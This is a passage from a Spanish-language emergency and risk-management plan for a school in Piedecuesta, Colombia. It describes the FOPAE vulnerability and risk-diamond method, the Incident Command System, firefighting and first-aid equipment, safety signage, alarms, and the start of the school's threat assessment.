En columnas posteriores se da respuesta a cada pregunta marcando con una (X) de la siguiente manera: *CUMPLE*, cuando existe o tiene un nivel bueno; *PARCIAL*, cuando la implementación no está terminada o tiene un nivel regular, o *NO CUMPLE*, cuando no existe o tiene un nivel deficiente.

En una última columna se registra la calificación de las respuestas, la cual se debe realizar con base en los siguientes criterios: *CUMPLE* = 1; *PARCIAL* = 0,5 y *NO CUMPLE* = 0. Al final de esta columna se deberá obtener el promedio de las calificaciones dadas, de la siguiente manera:

$$\text{Promedio} = \frac{\text{Suma de las calificaciones}}{\text{Número total de preguntas en el aspecto evaluado}}$$

Después de responder las preguntas para los distintos aspectos, se puede visualizar la calificación de cada uno de ellos, la cual se interpreta de acuerdo con la siguiente tabla:

Tabla 4. Interpretación de la vulnerabilidad de los aspectos

CALIFICACIÓN	CONDICIÓN
Bueno	Si el número de respuestas se encuentra dentro del rango de 0,67 a 1,0
Regular	Si el número de respuestas se encuentra dentro del rango de 0,34 a 0,66
Malo	Si el número de respuestas se encuentra dentro del rango de 0,0 a 0,33

Fuente. Metodología sugerida por el FOPAE, versión 9

Una vez calificados todos los aspectos, se realiza una sumatoria total por elemento; por ejemplo, para el elemento “Personas” se debe sumar la calificación dada a los aspectos de Gestión organizacional, Capacitación-Entrenamiento y Características de Seguridad, y así para los otros dos elementos.

Tabla 5. Interpretación de la vulnerabilidad por cada elemento

RANGO	INTERPRETACIÓN	COLOR
[0,00 - 1,00]	Alta	Rojo
(1,00 - 2,00]	Media	Amarillo
(2,00 - 3,00]	Baja	Verde

Fuente. Metodología sugerida por el FOPAE, versión 9

- **Nivel de riesgo**

Riesgo: El daño potencial que sobre la población y sus bienes, la infraestructura, el ambiente y la economía pública y privada pueda causarse por la ocurrencia de amenazas de origen natural, socio natural o antrópico no intencional que se extiende más allá de los espacios privados o actividades particulares de las personas y organizaciones y que por su magnitud, velocidad y contingencia hace necesario un proceso de gestión que involucre al Estado y a la sociedad²². Después de identificadas, descritas y analizadas las amenazas y desarrollado el análisis de vulnerabilidad a los tres elementos, personas, recursos y sistemas-procesos, se procede a determinar el nivel de riesgo, que para esta metodología es la combinación de la amenaza y las vulnerabilidades, utilizando el diamante de riesgo que se describe a continuación para su valoración:

²² Metodologías de análisis de riesgo documento soporte guía para elaborar planes de emergencia y contingencias. FOPAE Pág. 21

Figura 1. Diamante del riesgo



Fuente. Metodología sugerida por el FOPAE, versión 9

Cada uno de los rombos tiene un color que fue asignado de acuerdo con los análisis desarrollados anteriormente según el estado en que se encuentre. Para determinar el nivel de riesgo global, se pinta cada rombo del diamante según la calificación obtenida para la amenaza y los tres elementos vulnerables. Por último, de acuerdo a la combinación de los cuatro colores dentro del diamante se determina el nivel de riesgo global según los criterios de combinación de colores planteados en la siguiente tabla:

Tabla 6. Interpretación de los colores para el diamante de riesgo

SUMATORIA DE ROMBOS	CALIFICACIÓN	COLOR	EJEMPLOS
3 ó 4	Alto		
1 ó 2	Medio		
3 ó 4			
0	Bajo		
1 ó 2			

Fuente. Metodología sugerida por el FOPAE, versión 9

- **Priorización de escenarios**

De acuerdo a los resultados de la matriz de riesgos se deben seleccionar las amenazas que poseen mayor influencia (Calificación Alta) sobre las instalaciones de la institución para definir un plan de acción en la prevención y/o mitigación de situaciones de emergencia de dicha naturaleza.

2.4.4 Sistema de Comando de Incidentes²³ El Sistema de Comando de Incidentes es básicamente una herramienta para asegurar la correcta atención de una situación de emergencia, este sistema de manejo y control involucra acciones preventivas, de preparación, de respuesta, de recuperación y mitigación de las emergencias, así como el apoyo interinstitucional, sin importar la magnitud de las mismas. Por medio de éste se organiza la distribución de los recursos y del personal durante una emergencia con el fin de lograr el control y coordinación de las operaciones de respuesta.

El manejo exitoso en la escena de un incidente depende de una estructura bien definida que esté planeada en procedimientos normalizados o estandarizados de operación, se prepare rutinariamente y se use para todos los incidentes. Una operación sin un Sistema de Comando del Incidente conduce a un mal uso de los recursos y pone en peligro la salud y seguridad del personal de respuesta, como también la de las instalaciones.

- **Principios del Sistema de Comando de Incidentes**


- ✓ Terminología común: es decir, usar el mismo lenguaje de comunicación.
- ✓ Organización modular: es decir, debe existir un organigrama ordenado.
- ✓ Comunicaciones integradas.
- ✓ Unidad en el comando: es decir, debe estar claramente definido las responsabilidades.
- ✓ Comando unificado.

²³ Sistema Comando de incidentes (SCI), ARL SURA

- ✓ Consolidación de un Plan de Acción del Incidente: se debe actuar de acuerdo a un plan previamente establecido.
- ✓ Alcance de Supervisión: se debe verificar que todas las actividades que se realizan durante la atención del incidente sean supervisadas.
- ✓ Instalaciones del incidente determinadas.
- ✓ Manejo integral de los recursos.

- **Estructura organizacional del Sistema de Comando de incidentes**

Figura 2. Estructura Orgánica del SCI



Fuente. Curso básico del Sistema de Comando de Incidentes

- **Funciones en el SCI²⁴**

Función de mando: Es la más alta función del SCI y consiste en administrar, coordinar, dirigir y controlar los recursos en la escena, ya sea por competencia legal, institucional, jerárquica o técnica, ésta función la ejerce el Comandante de Incidente.

²⁴ Curso básico sistema de comando de incidentes.

Función de planificación: Prepara y divulga el Plan de Acción del Incidente (PAI), así como llevar el registro y control del estado de todos los recursos del incidente. Ayuda a garantizar que el personal de respuesta cuente con la información precisa y proporciona recursos como mapas y planos del lugar.

Función de operaciones: Organiza, asigna y supervisa todos los recursos tácticos o de respuesta asignados al incidente o evento, se manejan todas las operaciones de la respuesta.

Función de logística: Proporciona todos los recursos y servicios requeridos para facilitar y apoyar las actividades durante un incidente.

Función de administración y finanzas: En esta función se lleva el control todos los aspectos del análisis financiero y costos del incidente que incluyen la negociación de los contratos y servicios, el control del personal y de los equipos, la documentación y procesamiento de los reclamos de accidentes y lesiones que ocurran en el incidente.

Función de seguridad: Vigila las condiciones de seguridad e implementa medidas para garantizar la seguridad de todo el personal asignado.

Función de información pública: Maneja todas las solicitudes de información y prepara los comunicados para los medios de prensa, instituciones y público en general. Toda la información a divulgar debe ser autorizada por el CI.

Función de enlace: Es el contacto en el lugar de los hechos para las otras instituciones que hayan sido asignadas al incidente.

- **Instalaciones en el Sistema de Comando de Incidentes**

Al generarse la emergencia el primer responsable con capacidad operativa que llegue al sitio de la emergencia asume el mando y establece el puesto de

comando, esta es la única instalación que siempre será establecida para la respuesta a las emergencias.

- ✓ **Puesto de Comando (PC):** Es un lugar fijo o móvil, bien señalizado, lo establece el Comandante del Incidente cuando la situación lo exige, sea por la complejidad del incidente, por cantidad de recursos que deberá administrar para controlarlo o por su duración. En el PC se instalan el Comandante del Incidente, los Oficiales del Staff de Comando y los Jefes de Sección. La señal de Puesto de Comando consiste en un rectángulo de fondo naranja que contiene las letras PC de color negro.


Figura 3. Señal de Puesto de Comando



Fuente. Curso básico del Sistema de Comando de Incidentes

- ✓ **Área de Espera:** Es el lugar donde se concentran los recursos disponibles mientras esperan su asignación, a medida que un incidente crece se requieren recursos adicionales. Para evitar los problemas que podría provocar la convergencia masiva de recursos a la escena y para administrarlos en forma efectiva el Comandante del Incidente (CI) puede establecer las áreas de espera que considere necesarias. La señal de Área de Espera es un círculo amarillo con la letra E en el centro.


Figura 4. Señal de área de espera



Fuente. Curso básico del Sistema de Comando de Incidentes

- ✓ **Área de Concentración de Víctimas (ACV):** Lugar establecido para efectuar la clasificación, estabilización y transporte de las víctimas de un incidente. Al llegar la primera noticia confirmada de víctimas y debido a que el tiempo puede ser crítico, un ACV debe ser instalado rápidamente para el tratamiento de emergencia. La señal de Área de Concentración de Víctimas es un círculo amarillo con las letras ACV en el centro.

Figura 5. Señal de área de concentración de víctimas



Fuente. Curso básico del Sistema de Comando de Incidentes

2.4.5 Recursos humanos operativos para la atención a emergencias

- **Líder de emergencias**

El líder de emergencias es la persona encargada de guiar y dirigir al personal comprometido en una situación de alteración a un punto seguro o zonas de seguridad preestablecidas en el menor tiempo posible y garantizando la

preservación de la integridad de las personas que siguen la ruta de evacuación. El líder debe tener conocimiento profundo de los protocolos operativos normalizados que dispone el documento del plan de emergencias, ser multiplicador (saber transmitir la información), poseer autocontrol, determinación (reducir la inseguridad), ponderación de importancias, confianza en sí mismo y en su equipo de trabajo, reflejando solidaridad con los afectados por las circunstancias.

- **Coordinador de evacuación**

Son los encargados de organizar las labores de evacuación organizando la salida de los ocupantes de las instalaciones, son facilitadores del plan y su función está limitada a colaborar al desarrollo, pues la acción del coordinador no debe crear dependencia de los ocupantes hacia él. Si es asignado un coordinador por zona, puesto que el alcance de la institución sea alto, éste debe permanecer en la zona asignada la mayor parte del tiempo de su jornada de labor. Debe poseer aptitudes para desempeñar sus funciones, entre las cuales debe poseer carácter voluntario, saberse dar a entender, poseer don de mando y de liderazgo, criterio y seriedad a la hora de tomar decisiones.

- **Brigadistas**

Los brigadistas es un grupo de trabajadores debidamente organizado, capacitado y dotado para prevenir, controlar y reaccionar durante las emergencias con el objetivo de mitigar las pérdidas humanas y/o materiales. Los brigadistas deben cumplir con algunas características para garantizar su ayuda a la emergencia, estas son: carácter voluntario, sentido de permanencia, tener conocimiento de la institución y sus procesos, estabilidad emocional en situaciones de crisis y poseer un buen estado físico y de salud.

2.4.6 Recursos físicos para la atención a emergencias Para la atención a emergencias se debe contar con algunos elementos claves para la buena actuación y respuesta en pro de preservar la integridad de las personas que

habitan el lugar del incidente y/o catástrofe y de poder ofrecer seguridad a las estructuras de la Organización.




- **Gabinetes contra incendios**

Los gabinetes contra incendio son cajones fabricados en lámina metálica, con cerradura y llave, una o dos válvulas de salida. Es un equipo para controlar un incendio, adosado a la pared y conectado a la red de agua abastecedora de agua. Este se presenta como un sistema eficaz para la protección contra el fuego de fácil manipulación que puede ser utilizado por los empleados de una empresa en la etapa inicial de un incendio.

Los gabinetes contra incendios contienen:

- ✓ 1 soporte de canastilla
- ✓ 1 llave spaner cromada
- ✓ 1 válvula tipo globo 1* ½ Bronce
- ✓ 1 hacha pico
- ✓ 1 manguera sencilla de diámetro estandarizado
- ✓ 1 boquilla de chorro y niebla en policarbonato
- ✓ 1 extintor de 10 lbs. P.Q.S. ABC

Tabla 7. Tipos de gabinete

TIPO	IMAGEN	ESPECIFICACIONES
TIPO I		Gabinete para equipo contra incendio 77 x 77 x 22. Válvula angula tipo globo 1 1/2" x 1 1/2". Soporte tipo canastilla para manguera gabinetera. Manguera contra incendio de 1 1/2" de 100 pies (30 mts). Boquilla de Chorro Neblina de 1 1/2" Hacha pico de 4 1/2 lb. Llave Spaner de un servicio. Extintor de polvo químico seco BC M-10
TIPO II		Gabinete para equipo contra incendio 77 x 77 x 24. Válvula angular tipo globo 2 1/2" x 2 1/2" NPT. Soporte tipo canastilla para manguera gabinetera. Manguera contra incendio de 2 1/2" de 100 pies (30 mts). Boquilla de Chorro Neblina de 2 1/2". Hacha pico de 4 1/2 lb. Llave Spaner de dos servicio. Extintor de polvo químico seco BC M-10
TIPO III		Gabinete para equipo contra incendio 77 x 77 x 24. Válvula angular tipo globo 1 1/2" x 1 1/2" NPT. Válvula angular tipo globo 1 1/2" x 2 1/2" NPT. Soporte tipo canastilla para manguera gabinetera. Manguera contra incendio de 1 1/2" de 100 pies (30 mts). Boquilla de Chorro Neblina de 2 1/2". Hacha pico de 4 1/2 lb. Llave Spaner de dos servicio. Extintor de polvo químico seco BC M-10

Fuente. Recursos y suministros de emergencias. Defensa Civil Colombiana.

• Extintores

Los extintores portátiles (ver figura 6) son aparatos de accionamiento manual (deben tener una masa igual o inferior a 20 Kg) que permiten proyectar y dirigir un agente extintor sobre un fuego. Se diferencian unos de otros en atención de una serie de características como agente extintor contenido, sistemas de funcionamiento, eficacia, tiempo de descarga y alcance.²⁵ Como se puede ver en la figura 7 existen varios tipos de fuego, es por esto que se debe verificar de donde proviene el fuego antes de usar el extintor.

²⁵ ARL SURA. [en línea] disponible en: http://www.arlsura.com/index.php?option=com_content&view=article&id=919%3Aresolucion-3150-de-2005&catid=91%3Aresoluciones&Itemid=415

Figura 6. Imagen de tipos de extintores portátiles



Fuente. Extintores portátiles, ARL SURA.

Figura 7. Tipos de fuego

		CLASE A. Para incendios en los que están implicados materiales combustibles sólidos normales como madera, viruta, papel, tela, goma, caucho y numerosos plásticos que requieren los efectos térmicos (enfriamiento) del agua, soluciones de agua, o los efectos de ciertos elementos químicos secos que retrasan la combustión.
		CLASE B. Para Incendios de líquidos combustibles o inflamables, grasas del petróleo, alquitranes, aceites, pinturas de aceite, solventes, lacas, alcoholes, gases inflamables y materiales similares en los que la extinción queda asegurada con mayor rapidez excluyendo el aire (el oxígeno), limitando el desprendimiento de vapores o interrumpiendo la reacción en cadena de la combustión.
		CLASE C. Para Incendios en los que están involucrados equipos eléctricos energizados donde, de cara a la seguridad del operador, es preciso utilizar agentes no conductores de electricidad, es decir, eléctricamente aislantes.
		CLASE D. Para Incendios en los que están implicados ciertos metales combustibles como magnesio, titanio, circonio, sodio, litio, potasio, etc., que requieren un medio extintor absorbente térmico no reactivo con los metales en combustión.
		CLASE K. Son los originados por diversos medios de cocción como grasas, aceites o manteca, comestibles.

Fuente. Extintores portátiles, ARL SURA.

Los tipos de extintores son usados de acuerdo al agente extintor que presenta el fuego:

Extintores de agua: El agua es un agente físico que actúa básicamente por enfriamiento, son aptos para usarse sobre fuegos tipo A, no se deben usar sobre fuego tipo C ya que el agua es conductora de energía.

Extintores de dióxido de carbono: Cuando el CO₂ es descargado se expande drásticamente, disminuyendo la temperatura alrededor de los -79°C, con lo cual enfría el combustible, también presenta un efecto extra de sofocación por desplazamiento de oxígeno y se puede utilizar en fuegos tipo B y C.

Extintores de polvo químico seco ABC: Actúa principalmente interrumpiendo la reacción en cadena pero también por sofocación del fuego, ya que origina una película pegajosa que se adhiere a la superficie y puede ser corrosivo; se usa en fuegos tipo A, B y C.

Extintores de espuma: Actúan por enfriamiento y sofocación, son usados para fuegos tipo A y B, y los más usados son los de espumas AFFF.

Extintores remplazantes de alógenos: Actúan igual que los extintores de polvo químico seco, solo que a diferencia de estos no generan residuos y se usan en fuegos tipo A, B y C.

Extintores de solkaflam 123: Adecuado para las clases de incendio A, B y C. Es ideal para cortocircuitos y aparatos eléctricos, puesto que no ocasiona daños a los equipos. Es un agente extintor limpio, no obstante al ser asfixiante debe ventilarse el área después de su uso.

El uso del extintor portátil debido a la gran cantidad de diseños de extintores no todos son operados de la misma manera, sin embargo a continuación se muestran unos pasos aplicables al combatir un fuego:

1. Identifique el tipo de fuego que quiere combatir.
2. Busque el extintor adecuado.
3. Saque del soporte el extintor y dirijase a la zona afectada por el fuego.
4. Ubíquese a favor del viento o de las corrientes de aire del lugar.
5. Saque el pasador con una mano, tome la válvula de descarga y con la otra la manguera.
6. Apriete la válvula de descarga dirigiendo el chorro a la base del fuego.
7. Utilice la carga necesaria hasta apagar el fuego.
8. Revise el lugar si está totalmente controlado el incendio y proceda a recargar el extintor.

- **Hidrantes**

Un hidrante es una red de tuberías conectadas a una toma de agua diseñada para proporcionar un caudal considerable en caso de incendio (ver figura 8). El agua puede obtenerla de la red urbana de abastecimiento o de un depósito mediante una bomba, normalmente se encuentran ubicados en las afueras de las edificaciones y permiten que los bomberos acoplen las mangueras y tener fácil acceso al agua.

Figura 8. Hidrante




Fuente. Recursos y suministros de emergencias. Defensa Civil Colombiana.

- **Camillas inmovilizadoras**

Una camilla es un dispositivo utilizado en situaciones de emergencias tanto para transportar de un lugar a otro a un herido o para atender a un paciente enfermo en una consulta médica. De acuerdo a las necesidades y al lugar donde se va a hacer uso de la camilla disponemos de los siguientes modelos:

- ✓ **Camilla rígida de madera:** Diseñada para el transporte e inmovilización en situaciones de evacuación, atención de primeros auxilios y rescate.

Figura 9. Camilla rígida de madera



Fuente. Recursos y suministros de emergencias. Defensa Civil Colombiana.

- ✓ **Camilla rígida tipo Miller:** Fabricada en polietileno, lo cual le facilita el uso en medios húmedos y permite mejor sujeción, ya que cuenta con inmovilizador corporal y de cráneo para mayor seguridad.

Figura 10. Camilla rígida tipo Miller



Fuente. Recursos y suministros de emergencias. Defensa Civil Colombiana.

- ✓ **Camilla translúcida:** Fabricada en polietileno, ligera y se puede usar en medios húmedos, tiene arnés inmovilizador.

Figura 11. Camilla translúcida



Fuente. Recursos y suministros de emergencias. Defensa Civil Colombiana.

- **Botiquín de primeros auxilios**

El botiquín de primeros auxilios contiene los elementos necesarios para poder ayudar y protegerse en caso de incidentes, lesiones y permite ser la herramienta para brindar los primeros auxilios a quien lo necesita. El botiquín debe ser ubicado en un lugar accesible, conocido por todos y hay que preservar el buen estado de sus elementos periódicamente. Se recomienda que sea transportable, puede ser una caja plástica o un bolso correctamente identificados, ya que el botiquín debe poder llevarse a donde está la víctima.

Los elementos básicos que contiene un botiquín de primeros auxilios son²⁶:

- ✓ Jabón neutro (blanco): para higienizar heridas.
- ✓ Alcohol en gel: para desinfección rápida de las manos.
- ✓ Termómetro: para medir la temperatura corporal.
- ✓ Guantes descartables de látex: para no contaminar heridas y para seguridad de la persona que asiste a la víctima.
- ✓ Gasas y vendas: para limpiar heridas y detener hemorragias.
- ✓ Antisépticos (yodopovidona, agua oxigenada): para limpiar las heridas.

²⁶ Resolución 0705 del 3 de septiembre de 2007

- ✓ Tijeras: para cortar gasas y vendas o la ropa de la víctima.
- ✓ Cinta adhesiva: para fijar gasas o vendajes.
- ✓ Medicamentos: debe contener analgésicos, acetaminofén, aspirina, sobres de suero oral y antihistamínico como mínimo para la atención de la emergencia.

Tabla 8. Tipos de botiquines para primeros auxilios

TIPO	IMAGEN	DESCRIPCIÓN
Botiquín semiindustrial		Es un botiquín que posee las mismas características de uno industrial, pero con unas dimensiones un poco más pequeñas. Sus estantes son más chicos y separados por secciones. Tiene una puerta de cierre que evita la salida de los elementos.
Botiquín para brigadistas		Es un botiquín portable en forma de bolso que permite utilidad a la hora de su uso ya que puede ser llevado a cualquier lugar, y es usado con frecuencia por las personas que atienden heridos en situaciones de emergencia.

Fuente. Recursos y suministros de emergencias. Defensa Civil Colombiana.

Se recomienda para los botiquines de primeros auxilios adjuntar un listado con números telefónicos de emergencia en caso de que la situación se complique, no dejar nunca el botiquín al alcance de los niños, éste debe estar ubicado en un lugar seco donde sólo personas adultas puedan tener acceso a él y revisar constantemente la fecha de vencimiento de los medicamentos para cambiarlos cuando éstos caduquen.

- **Planta eléctrica**

Una planta eléctrica es una máquina que mueve un generador de electricidad a través de un motor de combustión interna. Son comúnmente utilizados cuando hay déficit en el suministro de energía eléctrica de algún lugar (ver figura 14).

Figura 12. Planta eléctrica



Las partes de una planta eléctrica son: motor, panel de control, base tanque, un alternador, protecciones y sistema de refrigeración. Pero según su disposición se puede clasificar en dos tipos:

- ✓ **Plantas eléctricas de emergencia:** Son máquinas que hacen mover a un generador con una fuerza mecánica, éstos motores trabajan con gasolina diésel. Comúnmente las plantas eléctricas de emergencia son utilizadas en lugares donde es muy importante la electricidad y así ellos pueden generarse la suya y asistir sus necesidades.
- ✓ **Planta eléctrica portátil:** La planta portátil funciona a gasolina y genera 12 voltios. Incluye un contador de horas de uso y se puede adaptar ruedas para moverla, son recomendables para hogares pequeños que tengan pocos aparatos eléctricos.

- **Tanque de reserva de agua**

Son estructuras destinadas a reservar y almacenar agua potable con el fin de garantizar que ante un corte de agua se pueda abastecer una edificación durante cierto tiempo y no interrumpen las actividades normales. Estos tanques están hechos en diferentes materiales y se pueden ubicar en partes elevadas o bajo tierra.

2.4.7 Señalización de emergencias La señalización es el conjunto de estímulos que condicionan de forma previa y frente a determinadas circunstancias la actuación de su receptor²⁷. Las señales de emergencia o señales de seguridad se clasifican según su fin, existen las señales de panel (en polietileno), señales luminosas, acústicas, verbales o gestuales.

Las características de las señales de emergencia están dadas por las necesidades en las situaciones de emergencia y permiten:

- Llamar la atención de las personas sobre la existencia de determinados riesgos, prohibiciones, sugerencias u obligaciones.
- Alertar a las personas cuando se produzca una emergencia de medidas urgentes de protección y/o evacuación.
- Facilitar a las personas la identificación y localización de determinados medios de protección, de primeros auxilios y de emergencia.
- Orientar y guiar a las personas que estén en determinados lugares hacia una salida de forma segura mitigando su exposición a riesgos.

Los colores de seguridad forman parte de una señalización de seguridad ayuda a constituirla, puesto que cada color indica un tipo de información (ver figura 12).

²⁷ INSTITUTO NACIONAL DE SEGURIDAD E HIGIENE EN EL TRABAJO. Norma Técnica de Prevención (NPT) 888. [en línea] disponible en: <http://www.insht.es/InshtWeb/Contenidos/Documentacion/FichasTecnicas/NTP/Ficheros/821a921/888w.pdf>


Figura 13. Usos de los colores de emergencias

COLOR	SIGNIFICADO	INDICACIONES
ROJO	Señal de prohibido	Comportamiento peligroso
	Peligro Alarma	Alto, parada, dispositivos de desconexión de emergencia
AMARILLO	Material y equipos de lucha contra	Identificación y localización
	Señal de	Atención,
AZUL	Señal de obligación	Comportamiento o acción específica, Obligación de utilizar equipo de
	Señal de salvamento o auxilio	Puertas, salidas, pasajes, Puestos de salvamento socorro
VERDE	Situación de seguridad	Vuelta a la normalidad

Fuente. Colores de emergencia. Defensa Civil Colombiana.

Las señales deben ser instaladas preferiblemente a una altura y posición apropiada en relación al ángulo visual, teniendo en cuenta obstáculos, en la proximidad inmediata del riesgo u objeto que señala. Además, con el fin de aumentar su eficacia debe establecerse la proximidad entre las señales, evitando la saturación de ellas en algún lugar y evitando errores al hacer uso a las indicaciones de ellas. Las señales están basadas en figuras geométricas que indican un significado en temas de emergencia, como se muestra en la siguiente figura:


Tabla 9. Figuras geométricas de las señales de emergencia

FORMA GEOMÉTRICA	SIGNIFICADO
	Prohibición u obligación, limitación
	Peligro. Advertencia
	Equipos contra incendios Información (que incluye instrucciones) Salidas de emergencia y vías de evacuación.


Fuente. Figuras de emergencias. Defensa Civil Colombiana.

Las figuras y los colores indican el significado y son complementarias para mostrar la función de las señales de emergencia como se muestra a continuación:

Figura 14. Formas geométricas de las señales de emergencia



(a). Señal de prohibición




(b). Señal de obligación



(c). Señal de advertencia



(d). Señal de salvamento o socorro












(e). Señal de protección contra incendios

Fuente. Figuras de emergencias. Defensa Civil Colombiana.

- **Tipos de señalización de emergencias**

- ✓ **Señales de salvamento o socorro:** Estas señales son de forma rectangular o cuadrada, su pictograma es de color blanco sobre un fondo verde que debe cubrir como mínimo el 50% de la superficie de la señal (ver tabla 10).











Tabla 10. Señalización de salvamento o socorro

SIGNIFICADO DE LA SEÑAL	SIMBOLO	COLORES			SEÑAL DE SEGURIDAD
		DEL SIMBOLO	DE SEGURIDAD	DE CONTRASTE	
PRIMEROS AUXILIOS		BLANCO	VERDE	BLANCO	
ENTRADA DE EMERGENCIA	ENTRADA	BLANCO	VERDE	BLANCO	
DUCHA DE EMERGENCIA		BLANCO	VERDE	BLANCO	
ESCALERA DE EMERGENCIA SUBIENDO DERECHA		BLANCO	VERDE	BLANCO	
ESCALERA DE EMERGENCIA BAJANDO IZQ.		BLANCO	VERDE	BLANCO	

Fuente. ARL SURA

- ✓ **Señales de prohibición:** Estas señales son de forma redonda, su pictograma es de color negro sobre un fondo blanco, con un borde y una banda inclinada 45° hacia la izquierda de color rojo que debe cubrir como mínimo el 35% de la señal (ver tabla 11).











Tabla 11. Señalización de prohibición

SIGNIFICADO DE LA SEÑAL	SIMBOLO	COLORES			SEÑAL DE SEGURIDAD
		DEL SIMBOLO	DE SEGURIDAD	DE CONTRASTE	
PROHIBIDO ENCENDER FUEGO		NEGRO	ROJO	BLANCO	
PROHIBIDO USAR ESCALERA PORTATIL		NEGRO	ROJO	BLANCO	
PROHIBIDO DEPOSITAR MATERIALES NO OBSTRUIR		NEGRO	ROJO	BLANCO	
PROHIBIDO BEBER Y COMER		NEGRO	ROJO	BLANCO	
PROHIBIDO ACOMPAÑANTES EN MONTACARGAS		NEGRO	ROJO	BLANCO	

Fuente. ARL SURA

- ✓ **Señales de advertencia:** Estas señales son de forma triangular, su pictograma es de color negro sobre un fondo amarillo que debe cubrir como mínimo el 50% de la superficie de la señal, con el borde de color negro también (ver tabla 12).









Tabla 12. Señalización de advertencia

SIGNIFICADO DE LA SEÑAL	SIMBOLO	COLORES			SEÑAL DE SEGURIDAD
		DEL SIMBOLO	DE SEGURIDAD	DE CONTRASTE	
RIESGO DE DESPRENDIMIENTO		NEGRO	AMARILLO	NEGRO	
CAIDA DE OBJETOS		NEGRO	AMARILLO	NEGRO	
PELIGRO CARGA SUSPENDIDA		NEGRO	AMARILLO	NEGRO	
RIESGO ELECTRICO		NEGRO	AMARILLO	NEGRO	
PELIGRO ESCALERA		NEGRO	AMARILLO	NEGRO	

Fuente. ARL SURA

- ✓ **Señales de obligación:** Estas señales son de forma circular, su pictograma es de color blanco sobre un fondo de color azul que deberá cubrir como mínimo el 50% de la superficie de la señal (ver tabla 13).













Tabla 13. Señalización de obligación

SIGNIFICADO DE LA SEÑAL	SIMBOLO	COLORES			SEÑAL DE SEGURIDAD
		DEL SIMBOLO	DE SEGURIDAD	DE CONTRASTE	
USE CASCO		BLANCO	AZUL	BLANCO	
USE PROTECTOR AUDITIVO		BLANCO	AZUL	BLANCO	
USE BOTAS		BLANCO	AZUL	BLANCO	
USE PROTECCIÓN RESPIRATORIA		BLANCO	AZUL	BLANCO	

Fuente. ARL SURA

- ✓ **Señales de prevención contra incendios:** Estas señales son de forma rectangular o cuadrada, su pictograma es de color blanco sobre un fondo de color rojo que deberá cubrir como mínimo el 50% de la superficie de la señal (ver tabla 14).

Tabla 14. Señalización de prevención contra incendios

SIGNIFICADO DE LA SEÑAL	SIMBOLO	COLORES			SEÑAL DE SEGURIDAD
		DEL SIMBOLO	DE SEGURIDAD	DE CONTRASTE	
ALARMA CONTRA INCENDIO		BLANCO	ROJO	BLANCO	
DIRECCIÓN EXTINTOR		BLANCO	ROJO	BLANCO	
DIRECCIÓN EXTINTOR		BLANCO	ROJO	BLANCO	
EXTINTOR		BLANCO	ROJO	BLANCO	
MANGUERA CONTRA INCENDIOS		BLANCO	ROJO	BLANCO	
EXTINTOR DE CARRETILLA		BLANCO	ROJO	BLANCO	

Fuente. ARL SURA

2.4.8 Sistemas de detección y alarmas Son medios audibles y/o visuales que permiten avisar que ocurre un evento y pone en riesgo la integridad de personas o propiedades, estos pueden ser de activación manual o automáticos, entre los más conocidos encontramos los siguientes:

- **Sensores de humo**

Son dispositivos de detección que están ubicados en el techo de las instalaciones, y que al activarse producen una señal sonora y luminosa que advierte de la emergencia y activa la alarma principal para que se generen los protocolos de atención.

- **Sensores de movimiento**

Es un dispositivo electrónico equipado de sensores que responden un movimiento físico, se encuentran generalmente en sistemas de seguridad o en circuitos cerrados de televisión.

- **Sirenas**

Consiste en un dispositivo sonoro que se activa de forma manual; es el mecanismo más efectivo que el sistema tiene para alertar sobre una novedad en el funcionamiento del mismo. Esta tiene varios sonidos para alertar sobre el tipo de novedad presentada, depende del sonido que emite alerta sobre las diferentes emergencias o sirve de alarma para anunciar la evacuación del lugar (ver figura 15).

Figura 15. Sirenas de emergencia



- **Luces de emergencia**

Sistema de alumbrado diseñado para proporcionar la iluminación necesaria y esencial para la evacuación de un edificio de forma segura en el caso de un fallo en el sistema de suministro eléctrico. También permiten alertar e informar a las personas de la ocurrencia de una emergencia (ver figura 16).

Figura 16. Luces de emergencia



- **Circuito cerrado de vigilancia**

Es un sistema de vigilancia que consiste en la conexión de dos o más cámaras conectadas a uno o más monitores que permiten por medio de video visualizar en tiempo real diversos ambientes, con el fin de verificar su estado, permitiendo grabar las imágenes por un periodo de tiempo con el fin de guardar evidencia o revisar en otro momento posterior.

Figura 17. Circuito cerrado de vigilancia




3. ANÁLISIS DE AMENAZAS, VULNERABILIDAD Y RIESGOS

3.1 ANÁLISIS DE AMENAZAS






De acuerdo con las actividades realizadas dentro del Instituto Promoción Social de Piedecuesta se identificaron las amenazas que afectan a la institución, las cuales se identificó su origen y se calificó teniendo una escala de tres niveles: posible, probable e inminente, donde la última es el mayor nivel, según lo sugiere la metodología del FOPAE²⁸.

3.1.1 Identificación y descripción de las amenazas En el estudio realizado se hizo un registro detallado de las instalaciones del colegio, además de la indagación con el personal docente y administrativo para determinar las amenazas presentes y determinar el nivel en el que se catalogó cada una de ellas. A continuación se muestran los resultados (ver tabla 15).

Tabla 15. Descripción y calificación de las amenazas

AMENAZA	TIPO	DESCRIPCIÓN DE LA AMENAZA	CALIFICACIÓN	COLOR
SISMOS	EXTERNO	Piedecuesta es demarcado por la falla de Bucaramanga al oriente, el nudo sísmico y la falla de los Santos al sur, la falla del río Suárez al occidente y las fallas de Rutoque y río de Oro por el norte.	Inminente	
INUNDACIÓN	EXTERNO	Se generan acumulación de agua en el primer piso de las edificaciones, debido a la sobrecarga de los sifones y acumulación de basuras en algunos de ellos.	Inminente	
EVENTOS ATMOSFÉRICOS	EXTERNO	Piedecuesta es una zona que está marcada por años riveles de lluvia, tormentades y tormentas con alta frecuencia de ocurrir en cualquier época del año.	Probable	
INCENDIOS	INTERNO	El colegio cuenta con equipos de panadería y cocina, los cuales funcionan a base de gas, y los estudiantes que asisten a estas clases tienen manejo de dichos equipos.	Inminente	
CONTAMINACIÓN POR SUSTANCIAS QUÍMICAS	EXTERNO	El instituto se encuentra ubicado cerca a la sede Guatiguara de la URS, la cual cuenta con laboratorios donde se manipulan sustancias químicas y biológicas.	Probable	

²⁸ FOPAE, Metodología... revisar

CONCENTRACIÓN MASIVA	INTERNO	Se genera concentracion de estudiantes en algunas areas del colegio en diferentes momentos como el descanso, la hora de salida y la realizacion de diferentes actividades.	Inminente	
FALLA ESTRUCTURAL	INTERNO	Se han identificado algunas grietas, humedad y desprendimiento de partes del techo.	Probable	
INTOXICACIÓN ALIMENTARIA	INTERNO	Se venden alimentos en la cafeteria de la institucion, los cuales podrian causar problemas de salud en lo estudiantes.	Probable	
EXPLOSIÓN	INTERNO	En el salon de agroindustria alimentaria se encuentra un cilindro de gas el cual es manipulado por el docente encargado.	Posible	
